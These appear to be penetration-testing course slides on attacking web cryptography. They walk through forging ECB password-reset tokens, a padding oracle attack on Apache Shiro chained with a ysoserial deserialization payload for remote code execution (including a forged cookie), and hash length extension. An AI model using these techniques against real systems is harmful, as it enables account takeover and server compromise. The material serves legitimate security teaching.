Web Application Penetration Testing eXtreme

v2

Attacking Crypto

Section 01 | Module 12

Table of Contents

MODULE 12 | ATTACKING CRYPTO

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ Common inefficiencies in crypto implementations
- ✓ How to find and exploit weak crypto

12.1

Encryption Fundamentals

12.1.1 Cryptography

Cryptography is of paramount importance when it comes to storing and passing information in today's dynamic web applications.

In this section, we'll talk about exploiting insecure crypto implementations used in web applications. But before doing so, let's cover some encryption fundamentals.

12.1.2 Key Encryption Terms

Let's start by explaining the terms below.

1. Encryption
2. Ciphers
3. ECB – Electronic Code Book
4. CBC – Cipher Block Chaining
5. Padding

12.1.2.1 Encryption

Encryption is defined as the transformation of plaintext into ciphertext. Ciphertext should not be easily comprehended by anyone except authorized parties.

- **Symmetric encryption** (also known as secret key cryptography): When a single key is used between the communication peers to encrypt and decrypt data
- **Asymmetric encryption** (also known as public key cryptography): When a public and private key pair is used between the communication peers to encrypt and decrypt data


12.1.2.2 Ciphers

Cipher is an algorithm for performing encryption or decryption of data with series of well-defined procedures

- **Stream Ciphers**: When data are encrypted one by one
- **Block Ciphers**: When data are encrypted in blocks

12.1.2.3 Electronic Code Book (ECB)


- ECB is a mode of operation for a block cipher
- The plaintext to be encrypted is divided into blocks. Each block will result in a corresponding ciphertext block
- The same plaintext value will always produce the same ciphertext



https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

12.1.2.4 Cipher Block Chaining (CBC)

- CBC is a mode of operation for a block cipher
- Each block of plaintext is XORed with the previous ciphertext block before being encrypted
- An initialization vector (IV) is used to make each data unique



Cipher Block Chaining (CBC) mode encryption

Cipher Block Chaining (CBC) mode decryption

https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

12.1.2.5 Padding

- In block cipher mode, encryption takes place in the aforementioned fixed size blocks, and padding is used to ensure that the cleartext data (of arbitrary size) exactly fit in one or multiple blocks of fixed size input.
- Padding is composed of the number of missing bytes and added into the plaintext. See an example below.

	Block 1								Block 2							
Byte	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
A	A	0x07	0x07	0x07	0x07	0x07	0x07	0x07								
Sunil	S	u	n	i	l	0x03	0x03	0x03								
Sudhanshu	S	u	d	h	a	n	s	h	u	0x07	0x07	0x07	0x07	0x07	0x07	0x07

Image credits: https://twitter.com/beingsecure

12.1.3 Attacks Against Crypto

It is about time we start talking about identifying and exploiting insecure crypto implementations. The attacks against crypto implementations can be divided as follows.

Ciphertext-Only Attack (COA)

- The attacker has access to a set of ciphertext(s)

Chosen-Ciphertext Attack (CCA)

- The attacker can choose different ciphertexts to be decrypted and obtain the corresponding plain text

Known Plaintext Attack (KPA)

- The attacker knows the plaintext and its encrypted version (ciphertext)

Chosen Plaintext Attack (CPA)

- The attacker can encrypt plaintexts of his choice

12.2

Insecure Password Reset

12.2.1 Known Plaintext Attack Scenario

The first attack scenario we will cover is an insecure password reset implementation (thanks to NotSoSecure for the demo code and application).

Under the hood, the user's email id is used and encrypted by the application to generate a password reset token. See the encryption implementation on your right (AES encryption in ECB mode).

```
public static string EncryptBlock(string toEncrypt, string key, bool useHashing)
{
    byte[] keyArray = UTF8Encoding.UTF8.GetBytes(key);
    byte[] toEncryptArray = UTF8Encoding.UTF8.GetBytes(toEncrypt);
    if (useHashing)
        keyArray = new MD5CryptoServiceProvider().ComputeHash(keyArray);
    var tdes = new AesManaged()

    {
        Key = keyArray,
        Mode = CipherMode.ECB,
        Padding = PaddingMode.PKCS7
    };
    ICryptoTransform cTransform = tdes.CreateEncryptor();
    byte[] resultArray = cTransform.TransformFinalBlock(
    toEncryptArray, 0, toEncryptArray.Length);

    return Convert.ToBase64String(resultArray, 0, resultArray.Length);
}
```

https://www.notsosecure.com/

12.2.2 Exploitation

The aforementioned encryption implementation is unfortunately insecure, since it generates the same ciphertext for a given plaintext, not taking into account the "location".

The above means that if an attacker wants to takeover the account **sunil@notsosecure.com**, he can register email addresses such as bbbbbbbbbbbbbbbb**sunil@notsosecure.com** and xxxxxxxxxxxxxxxx**sunil@notsosecure.com** and then request for a password reset.

Due to the insecure encryption, the attacker will take the common portion from the received tokens, which will be a perfectly valid password reset token for **sunil@notsosecure.com** and successfully reset the targeted account's password.

Even if you are not aware of the encryption being employed under the hood, make sure you try this method during your penetration tests.

```
string key = "0123456789!@#$%^";

var encdata = EncryptBlock("sunil@notsosecure.com", key, true);

var encdata2 = EncryptBlock("bbbbbbbbbbbbbbbbsunil@notsosecure.com", key, true);
```

```
sunil@notsosecure.com
Base64 -- rNy3ZeExkOzzhNFdPYwNBH5TMXal3TTsf5zjLJVAY4Q=
HEX -- ACDCB765E13190ECF384D15D3D8C0D047E533176A5DD34EC7F9CE32C95406384

********************************************
bbbbbbbbbbbbbbbbsunil@notsosecure.com
Base64 -- 6cD0nQOLXoX5XlJubw3SIKzct2XhMZDs84TRXT2MDQR+UzF2pd007H+c4yyVQGOE
HEX -- E9C0F49D038B5E85F95E526E6F0DD220ACDCB765E13190ECF384D15D3D8C0D047E533176A5DD34EC7F9CE32C95406384
```

12.2.2 Exploitation

As you may have already guessed we have just performed a Known Plaintext Attack (KPA) since we were in the position of knowing both the plaintext and the ciphertext.

12.3

Padding Oracle Attack

12.3.1 What is a Padding Oracle?

In Web Application Penetration Testing, an Oracle is any application functionality, error message or behavior that can reveal valuable information (as a response to different input) .

When it comes to attacks against crypto, one of the most known Oracle-based attacks is the Padding Oracle attack, that leverages proper and improper padding as a means of gaining application information.

Specifically, Padding Oracle attacks target CBC-mode decryption functions operating with PKCS7-mode padding. A Padding Oracle can reveal if the padding is correct for a given ciphertext.

https://robertheaton.com/2013/07/29/padding-oracle-attack/
http://seffyvon.github.io/cryptography/2014/08/20/CBC-Padding-Oracle-Attacks/

12.3.1 What is a Padding Oracle?

Another resource on practical Padding Oracle attacks can be found below.

http://netifera.com/research/poet/PaddingOracleBHEU10.pdf

http://netifera.com/research/poet/PaddingOracleBHEU10.pdf

12.3.1 What is a Padding Oracle?

At this point we should also mention **Intermediate Values**. Intermediate values are the output of the block cipher during the block cipher process.

Essentially, they can be seen as the state of a ciphertext block after decryption and before the XOR operation with the previous ciphertext block.

Once intermediate bytes are found, deciphering the plaintext of the corresponding ciphertext is easy.

12.3.2 Padding Oracle Attack Scenario

Let's now go through a Padding Oracle attack scenario against Apache Shiro.

Apache Shiro is a powerful and easy-to-use Java security framework that has functions to perform authentication, authorization, password, and session management.

Older Shiro versions suffered from a Padding Oracle vulnerability, that when chained with a another deserialization-based vulnerability could result in remote code execution.


12.3.2 Padding Oracle Attack Scenario

Specifically, Shiro used the AES-128-CBC mode to encrypt cookies enabling Padding Oracle attacks. (The *RememberMe* cookie is of interest in this case)

Shiro also used [CookieRememberMeManager](https://shiro.apache.org/static/1.2.2/apidocs/org/apache/shiro/web/mgt/CookieRememberMeManager.html) by default, which serialized, encrypted, and encoded the user's identity for later retrieval. See the flowchart on your right.

The Padding Oracle vulnerability can result in an attacker creating a malicious object, serializing it, encoding it and finally sending it as a cookie. Shiro will then decode and deserialize it.

Unfortunately, the deserialization implementation of the affected Shiro versions was also insecure. By chaining the Padding Oracle vulnerability with the deserialization-based one, remote code execution was possible.



https://shiro.apache.org/static/1.2.2/apidocs/org/apache/shiro/web/mgt/CookieRememberMeManager.html

12.3.2 Padding Oracle Attack Scenario

The Padding Oracle part has been quite nicely explained (in a simplified manner) on the below post.
https://www.anquanke.com/post/id/192819

"Select a string, P, that you want to generate ciphertext, C, for.

Pad the string to be a multiple of the blocksize, using appropriate padding, then split it into blocks numbered from 1 to N.

Generate a block of random data (CN – ultimately, the final block of ciphertext).

For each block of plaintext, starting with the last one…

- Create a two-block string of ciphertext, C', by combining an empty block (00000…) with the most recently generated ciphertext block (Cn+1) (or the random one if it's the first round)
- Change the last byte of the empty block until the padding errors go away, then use math to set the last byte to 2 and change the second-last byte till it works. Then change the last two bytes to 3 and figure out the third-last, fourth-last, etc.
- After determining the full block, XOR it with the plaintext block Pn to create Cn
- Repeat the above process for each block (prepend an empty block to the new ciphertext block, calculate it, etc.)

To put that in English: each block of ciphertext decrypts to an unknown value, then is XOR'd with the previous block of ciphertext. By carefully selecting the previous block, we can control what the next block decrypts to. Even if the next block decrypts to a bunch of garbage, it's still being XOR'd to a value that we control, and can therefore be set to anything we want."

12.3.2 Padding Oracle Attack Scenario

To demonstrate this attack, we have set up our own vulnerable environment using Apache Shiro 1.4.1 + tomcat:8-jre8.

First:

```
git clone https://github.com/apache/shiro.git
cd shiro
git checkout shiro-root-1.4.1
mvn install
```

Then,


```
cd samples/web
mvn install
```

Finally copy the samples-web-1.4.1.war package (samples / target /) obtained after compilation to the Tomcat webapps directory, and start tomcat.

12.3.2 Padding Oracle Attack Scenario

The attack flow is as follows:

1. First, we logged in to the website (sample credentials are provided in the log in page), checked “Remember Me” and obtained a legitimate cookie using Burp.




12.3.2 Padding Oracle Attack Scenario

2. Then, we used ysoserial to create our serialized payload (that simply creates a file named *success* inside the /tmp directory) and save it to a file called *payload.class*.

```
root@kali: ~/Downloads/Shiro-721
File  Edit  View  Search  Terminal  Help
    Vaadin1            @kai_ullrich                          vaadin-server:7.7.14, vaadin-shared:7.7.14

    Wicket1            @jacob-baines                         wicket-util:6.23.0, slf4j-api:1.6.4

root@kali:~/Downloads# java -jar ysoserial-master-30099844c6-1.jar CommonsBeanutils1 "touch /tmp/success" > payload.class
```

12.3.2 Padding Oracle Attack Scenario

3. Next, we downloaded the publicly available exploit (https://github.com/wuppp/shiro_rce_exp/blob/master/shiro_exp.py) and used the captured *rememberMe* cookie as a prefix for the Padding Oracle attack, as follows.



12.3.2 Padding Oracle Attack Scenario


4. After a couple of hours the exploit script provided us with a valid (properly encrypted due to the Padding Oracle attack) cookie containing our payload. This cookie will be deserialized by the vulnerable server.

```
root@kali: ~/Downloads/Shiro-721
File  Edit  View  Search  Terminal  Help
rememberMe cookies:
```


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
GnngA4He+aRAqyG2AAAAAAAAAAAAAAAAAAAAAA==

12.3.2 Padding Oracle Attack Scenario

5. Finally, using Burp's Repeater, we issued a request with our crafted cookie. The result, was remote code execution. The Padding Oracle attack enabled the attack. Without it, crafting a properly encrypted cookie would not be possible.



12.3 Padding Oracle Attack

For completeness' shake we should mention that Padding Oracle attacks are Chosen-Ciphertext Attacks (CCA).

12.4

Hash Length Extension Attack

12.4.1 Hash Length Extension Attack Fundamentals

There are web applications that prepend a secret value to data, hash this value with a flawed algorithm and provides the user with both the data and the hash, but not the secret.

On the other part of the communication, the server relies on the secret for data validation purposes.

12.4.1 Hash Length Extension Attack Fundamentals

An attacker that doesn't know the value of the secret can still generate a valid hash for *{secret || data || attacker_controlled_data}*. This is possible because an attacker can pick up from where the hashing algorithm left off. The state that is needed in order to continue a hash is included in the output of the majority of the hashing algorithms. By loading that state into an appropriate hash structure, we can continue hashing.

In simpler terms, an attacker can calculate a valid hash for a message without knowing the value of the secret. He can do that by just guessing its length. Hashes are calculated in blocks and the hash of one block is the state for the next block.

12.4.1 Hash Length Extension Attack Fundamentals

The above attacker actions are known as a Hash Length Extension attack. Let’s see an example.

Request:

stock_quantity=20&price=1000

Hash:

[secretpass|stock_quantity=20&price=1000|padding] => Hash1/State1

Final Request:

stock_quantity=20&price=1000&hash=Hash1

If an attacker manages to identify the length of padding, he will have all the info needed to calculate a new hash.

12.4.1 Hash Length Extension Attack Fundamentals

Attack Hash:

[secretpass|stock_quantity=20&price=1000|padding|&price=100]


Attack Hash:

[State1|&price=10] => Hash2/State2

Final Request:

stock_quantity=20&price=1000+padding&price=100&hash=Hash2

12.4.1 Hash Length Extension Attack Fundamentals



12.4.1 Hash Length Extension Attack Fundamentals

One of the best resources to dive into the calculations required during Hash Length Extension Attacks is the below.

https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks

https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks

12.4.2 Hash Length Extension Attack Scenario


Let's now go through a Hash Length Extension attack scenario against the vulnerable CryptOMG application.

Challenge 5 is what we need to witness how a Hash Length Extension can be performed.

https://github.com/SpiderLabs/CryptOMG

